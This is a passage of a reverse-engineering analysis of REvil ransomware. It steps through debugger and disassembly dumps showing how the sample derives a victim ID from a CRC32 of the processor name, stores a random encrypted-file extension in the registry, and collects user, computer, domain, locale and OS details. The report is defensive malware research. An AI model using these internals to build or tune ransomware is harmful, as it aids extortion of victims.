x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 04ADA858 L"C:\\"
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 006FF71C
```

```
Address   Hex                                               ASCII
006FF71C  03 00 00 00 98 F7 6F 00 87 5D 28 01 40 F7 6F 00  .....÷o..](.@÷o.
006FF72C  00 00 00 00 40 00 00 00 40 A4 B5 04 01 00 00 00  ....@...@¤µ.....
006FF73C  00 70 47 00 41 4D 44 20 52 79 7A 65 6E 20 35 20  .pG.AMD Ryzen 5 
006FF74C  33 35 35 30 48 20 77 69 74 68 20 52 61 64 65 6F  3550H with Radeo
```

```
006FF6F0  04ADA858  L"C:\\"
006FF6F4  00000000
006FF6F8  00000000
006FF6FC  006FF71C
006FF700  00000000
006FF704  00000000
006FF708  00000000
006FF70C  00000000
```

Figure 43

The ransomware computes the CRC32 hash of the processor name. The implementation is displayed below:




```
.text:01286604
.text:01286604 loc_1286604:
.text:01286604 movzx   eax, byte ptr [edx]
.text:01286607 dec     esi
.text:01286608 push    8
.text:0128660A xor     ecx, eax
.text:0128660C inc     edx
.text:0128660D pop     edi
```

```
.text:0128660E
.text:0128660E loc_128660E:
.text:0128660E mov     eax, ecx
.text:01286610 shr     ecx, 1
.text:01286612 and     eax, 1
.text:01286615 not     eax
.text:01286617 inc     eax
.text:01286618 and     eax, 0EDB88320h
.text:0128661D xor     ecx, eax
.text:0128661F sub     edi, 1
.text:01286622 jnz     short loc_128660E
```

```
.text:01286624 test    esi, esi
.text:01286626 jnz     short loc_1286604
```

Figure 44

The malware constructs a UID by combining the CRC32 hash and the volume serial number:



```
01285DC3   FF 75 FC          push dword ptr ss:[ebp-4]
01285DC6   8D 45 A8          lea eax,dword ptr ss:[ebp-58]
01285DC9   2B C8             sub ecx,eax
01285DCB   8B D0             mov edx,eax
01285DCD   49                dec ecx
01285DCE   51                push ecx
01285DCF   8B CF             mov ecx,edi
01285DD1   E8 20 08 00 00    call malware.12865F6
01285DD6   59                pop ecx
01285DD7   50                push eax
01285DD8   8D 45 E8          lea eax,dword ptr ss:[ebp-18]
01285DDB   50                push eax
01285DDC   53                push ebx
01285DDD   FF 15 E0 4E 29 01 call dword ptr ds:[<&wsprintfW>]
01285DE3   83 C4 10          add esp,10

dword ptr [01294EE0 <malware.&wsprintfW>]=<user32.wsprintfW>

.text:01285DDD malware.exe:$5DDD #51DD
```


```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```

Default (stdcall) 5 □ Unlock

```
1: [esp] 04ADA7E0
2: [esp+4] 006FF780 L"%08X%08X"
3: [esp+8] EAAD1B78
4: [esp+C] A2C9AD2F
```

```
006FF724 04ADA7E0
006FF728 006FF780 L"%08X%08X"
006FF72C EAAD1B78
006FF730 A2C9AD2F
```


Figure 45



```
Address   Hex                                              ASCII
04ADA7E0  45 00 41 00 41 00 44 00 31 00 42 00 37 00 38 00  E.A.A.D.1.B.7.8.
04ADA7F0  41 00 32 00 43 00 39 00 41 00 44 00 32 00 46 00  A.2.C.9.A.D.2.F.
```

Figure 46

The executable opens the "SOFTWARE\LFF9miD" registry key via a function call to RegOpenKeyExW (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x1 = **KEY_QUERY_VALUE**):




```
0128145B   50                  push eax
0128145C   57                  push edi
0128145D   6A 00               push 0
0128145F   8D 45 BC            lea eax,dword ptr ss:[ebp-44]
01281462   50                  push eax
01281463   68 02 00 00 80      push 80000002
01281468   FF 15 E0 4D 29 01   call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [01294DE0 <malware.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:01281468 malware.exe:$1468 #868

Address   Hex                                              ASCII
006FF754  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1: [esp] 80000002
2: [esp+4] 006FF754 L"SOFTWARE\\LFF9miD"
3: [esp+8] 00000000
4: [esp+C] 00000001

006FF734  80000002
006FF738  006FF754  L"SOFTWARE\\LFF9miD"
006FF73C  00000000
006FF740  00000001
006FF744  006FF78C  L"8X"
```

Figure 47

RegQueryValueExW is utilized to retrieve the type and data for a non-existent registry value called "IhnG91T":




```
0128579E   53                  push ebx
0128579F   56                  push esi
012857A0   50                  push eax
012857A1   56                  push esi
012857A2   51                  push ecx
012857A3   FF 37               push dword ptr ds:[edi]
012857A5   89 45 FC            mov dword ptr ss:[ebp-4],eax
012857A8   89 4D F8            mov dword ptr ss:[ebp-8],ecx
012857AB   FF 15 68 4F 29 01   call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [01294F68 <malware.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:012857AB malware.exe:$57AB #4BAB

Address   Hex                                              ASCII
006FF754  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
006FF764  5C 00 4C 00 46 00 46 00 39 00 6D 00 69 00 44 00  \.L.F.F.9.m.i.D.
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

1: [esp] 00000254
2: [esp+4] 006FF778 L"IhnG91T"
3: [esp+8] 00000000
4: [esp+C] 006FF790

006FF70C  00000254
006FF710  006FF778  L"IhnG91T"
006FF714  00000000
006FF718  006FF790
006FF71C  00000000
006FF720  006FF794
```

Figure 48

REvil generates a random extension consisting of 5-10 alphanumeric characters. There is a comparison between the “decrypt_everything” string and “msu” (one of the whitelisted extensions):




```
.text:0128631F
.text:0128631F loc_128631F:
.text:0128631F mov     ecx, [esi+4]
.text:01286322 mov     edx, offset aDecryptEveryth ; "decrypt_everything"
.text:01286327 call    sub_1285099
.text:0128632C test    eax, eax
.text:0128632E jz      short loc_128634A
```

```
.text:01286330 mov     ecx, [esi+4]
.text:01286333 mov     edx, edi
.text:01286335 call    sub_1285099
.text:0128633A test    eax, eax
.text:0128633C jz      short loc_128634A
```

Figure 49


The binary creates a registry value called "IhnG91T", which contains the generated extension that will be appended to the encrypted files (0x1 = **REG_SZ**):



```
0128575E  FF 75 14        push dword ptr ss:[ebp+14]
01285761  FF 75 10        push dword ptr ss:[ebp+10]
01285764  FF 75 0C        push dword ptr ss:[ebp+C]
01285767  56              push esi
01285768  FF 75 08        push dword ptr ss:[ebp+8]
0128576B  FF 75 FC        push dword ptr ss:[ebp-4]
0128576E  FF 15 48 4F 29 01  call dword ptr ds:[<&RegSetValueExW>]

dword ptr [01294F48 <malware.&RegSetValueExW>]=<advapi32.RegSetValueExW>

.text:0128576E malware.exe:$576E #4B6E

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 00000254
2: [esp+4] 006FF778 L"IhnG91T"
3: [esp+8] 00000000
4: [esp+C] 00000001

Address   Hex                                               ASCII
04B5FC60  6D 00 73 00 75 00 00 00 AB AB AB AB AB AB AB AB  m.s.u...««««««««
04B5FC70  00 00 00 00 00 00 00 00 C2 FF 95 53 68 DA 00 1C  ........Âÿ.ShÚ..

006FF710  00000254
006FF714  006FF778  L"IhnG91T"
006FF718  00000000
006FF71C  00000001
006FF720  04ADA820  L".2n0mgzwej2"
006FF724  00000018
```

Figure 50


The malicious file retrieves the name of the current user by calling the GetUserNameW routine:



```
012822B4  50              push eax
012822B5  56              push esi
012822B6  FF 15 84 4F 29 01  call dword ptr ds:[<&GetUserNameW>]

dword ptr [01294F84 <malware.&GetUserNameW>]=<advapi32.GetUserNameW>

.text:012822B6 malware.exe:$22B6 #16B6

x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 04ADA8B0
2: [esp+4] 006FF7A8
3: [esp+8] 01284EF5 <malware.EntryPoint>
4: [esp+C] 01284EF5 <malware.EntryPoint>

006FF798  04ADA8B0
```

Figure 51


The GetComputerNameW API is used to extract the NetBIOS name of the local computer:



```
01285ADE  50              push eax
01285ADF  56              push esi
01285AE0  FF 15 90 4F 29 01  call dword ptr ds:[<&GetComputerNameW>]

dword ptr [01294F90 <malware.&GetComputerNameW>]=<kernel32.GetComputerNameW>

.text:01285AE0 malware.exe:$5AE0 #4EE0

x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 04ADAAD0
2: [esp+4] 006FF794
3: [esp+8] 04ADA8B0 L[redacted]
4: [esp+C] 00000010

006FF788  04ADAAD0
006FF78C  006FF794
```

Figure 52


The process opens the "SYSTEM\CurrentControlSet\services\Tcpip\Parameters" registry key via a call to RegOpenKeyExW (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x1 = **KEY_QUERY_VALUE**):



```
01285B4E  50              push eax
01285B4F  6A 01           push 1
01285B51  57              push edi
01285B52  8D 85 68 FF FF FF  lea eax,dword ptr ss:[ebp-98]
01285B58  50              push eax
01285B59  68 02 00 00 80  push 80000002
01285B5E  FF 15 E0 4D 29 01  call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [01294DE0 <malware.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:01285B5E malware.exe:$5B5E #4F5E

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1: [esp] 80000002
2: [esp+4] 006FF700 L"SYSTEM\\CurrentControlSe
3: [esp+8] 00000000
4: [esp+C] 00000001

Address   Hex                                               ASCII
006FF700  53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00  S.Y.S.T.E.M.\.C.
006FF710  75 00 72 00 72 00 65 00 6E 00 74 00 43 00 6F 00  u.r.r.e.n.t.C.o.
006FF720  6E 00 74 00 72 00 6F 00 6C 00 53 00 65 00 74 00  n.t.r.o.l.S.e.t.
006FF730  5C 00 73 00 65 00 72 00 76 00 69 00 63 00 65 00  \.s.e.r.v.i.c.e.
006FF740  73 00 5C 00 54 00 63 00 70 00 69 00 70 00 5C 00  s.\.T.c.p.i.p.\.
006FF750  50 00 61 00 72 00 61 00 6D 00 65 00 74 00 65 00  P.a.r.a.m.e.t.e.
006FF760  72 00 73 00 00 00 28 01 00 00 76 04 08 00 00 00  r.s...(...v.....

006FF6E4  80000002
006FF6E8  006FF700  L"SYSTEM\\CurrentControlSet\\services\\Tc
006FF6EC  00000000
006FF6F0  00000001
006FF6F4  006FF794
006FF6F8  04B5A440
006FF6FC  04ADA8B0  L"[redacted]"
006FF700  00590053
006FF704  00540053
006FF708  004D0045
```

Figure 53

The ransomware verifies whether the computer is part of a Windows domain by checking the “Domain” registry value. This value is supposed to be the DNS domain name:



```
0128579E   53            push ebx
0128579F   56            push esi
012857A0   50            push eax
012857A1   56            push esi
012857A2   51            push ecx
012857A3   FF 37         push dword ptr ds:[edi]
012857A5   89 45 FC      mov dword ptr ss:[ebp-4],eax
012857A8   89 4D F8      mov dword ptr ss:[ebp-8],ecx
EIP  012857AB   FF 15 68 4F 29 01   call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [01294F68 <malware.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:012857AB malware.exe:$57AB #4BAB
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000270
2: [esp+4] 006FF77C L"Domain"
3: [esp+8] 00000000
4: [esp+C] 006FF78C
```

```
Address   Hex                                                  ASCII
006FF78C  94 F7 6F 00 00 00 00 00 70 02 00 00 F0 F8 6F 00  .÷o.....p...ðøo.
006FF79C  02 23 28 01 F5 4E 28 01 F5 4E 28 01 04 00 00 00  .#(.õN(.õN(.....
```

```
006FF6BC  00000270
006FF6C0  006FF77C  L"Domain"
006FF6C4  00000000
006FF6C8  006FF78C
006FF6CC  00000000
006FF6D0  006FF790
```

Figure 54

RegOpenKeyExW is utilized to open the "Control Panel\International" registry key (0x80000001 = **HKEY_CURRENT_USER**, 0x1 = **KEY_QUERY_VALUE**):



```
01285C26   50               push eax
01285C27   6A 01            push 1
01285C29   56               push esi
01285C2A   8D 45 A4         lea eax,dword ptr ss:[ebp-5C]
01285C2D   50               push eax
01285C2E   68 01 00 00 80   push 80000001
EIP  01285C33   FF 15 E0 4D 29 01   call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [01294DE0 <malware.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:01285C33 malware.exe:$5C33 #5033
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 80000001
2: [esp+4] 006FF73C L"Control Panel\\Internat
3: [esp+8] 00000000
4: [esp+C] 00000001
```

```
Address   Hex                                                  ASCII
006FF794  40 A4 B5 04 F0 F8 6F 00 1E 23 28 01 F5 4E 28 01  @¤µ.ðøo..#(.õN(.
```

```
006FF724  80000001
006FF728  006FF73C  L"Control Panel\\International"
006FF72C  00000000
006FF730  00000001
006FF734  006FF794
```

Figure 55

The current user’s language is extracted using the RegQueryValueExW function:



```
0128579E   53            push ebx
0128579F   56            push esi
012857A0   50            push eax
012857A1   56            push esi
012857A2   51            push ecx
012857A3   FF 37         push dword ptr ds:[edi]
012857A5   89 45 FC      mov dword ptr ss:[ebp-4],eax
012857A8   89 4D F8      mov dword ptr ss:[ebp-8],ecx
EIP  012857AB   FF 15 68 4F 29 01   call dword ptr ds:[<&RegQueryValueExW>]

dword ptr [01294F68 <malware.&RegQueryValueExW>]=<advapi32.RegQueryValueExW>

.text:012857AB malware.exe:$57AB #4BAB
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000270
2: [esp+4] 006FF774 L"LocaleName"
3: [esp+8] 00000000
4: [esp+C] 006FF78C &L"none"
```

```
Address   Hex                                                  ASCII
006FF794  70 02 00 00 F0 F8 6F 00 1E 23 28 01 F5 4E 28 01  p...ðøo..#(.õN(.
006FF7A4  F5 4E 28 01 04 00 00 00 70 6B 00 16 65 74 00 68  õN(.....pk..et.h
```

```
006FF6FC  00000270
006FF700  006FF774  L"LocaleName"
006FF704  00000000
006FF708  006FF78C  &L"none"
006FF70C  00000000
006FF710  006FF790
```

Figure 56

The RegOpenKeyExW routine is used to open the "SOFTWARE\Microsoft\Windows NT\CurrentVersion" key (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x1 = **KEY_QUERY_VALUE**):



```
01285CC3  50                  push eax
01285CC4  6A 01               push 1
01285CC6  56                  push esi
01285CC7  8D 45 80            lea eax,dword ptr ss:[ebp-80]
01285CCA  50                  push eax
01285CCB  68 02 00 00 80      push 80000002
01285CD0  FF 15 E0 4D 29 01   call dword ptr ds:[<&RegOpenKeyExW>]
01285CD6  85 C0               test eax,eax

dword ptr [01294DE0 <malware.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:01285CD0 malware.exe:$5CD0 #50D0
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  □ Unlock
1: [esp] 80000002
2: [esp+4] 006FF718 L"SOFTWARE\\Microsoft\\Wi
3: [esp+8] 00000000
4: [esp+C] 00000001
```

```
Address  Hex                                              ASCII
006FF718 53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00 S.O.F.T.W.A.R.E.
006FF728 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 \.M.i.c.r.o.s.o.
006FF738 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 f.t.\.W.i.n.d.o.
006FF748 77 00 73 00 20 00 4E 00 54 00 5C 00 43 00 75 00 w.s. .N.T.\.C.u.
006FF758 72 00 72 00 65 00 6E 00 74 00 56 00 65 00 72 00 r.r.e.n.t.V.e.r.
006FF768 73 00 69 00 6F 00 6E 00 00 00 00 00 70 00 72 00 s.i.o.n.....p.r.
```

```
006FF700 80000002
006FF704 006FF718 L"SOFTWARE\\Microsoft\\Windows NT\\Curre
006FF708 00000000
006FF70C 00000001
006FF710 006FF794
006FF714 04ADA8B0 L"[redacted]"
006FF718 004F0053
006FF71C 00540046
006FF720 00410057
```

Figure 57

The Windows product name is retrieved from the Windows registry:



```
0128579E  53                  push ebx
0128579F  56                  push esi
012857A0  50                  push eax
012857A1  56                  push esi
012857A2  51                  push ecx
012857A3  FF 37               push dword ptr ds:[edi]
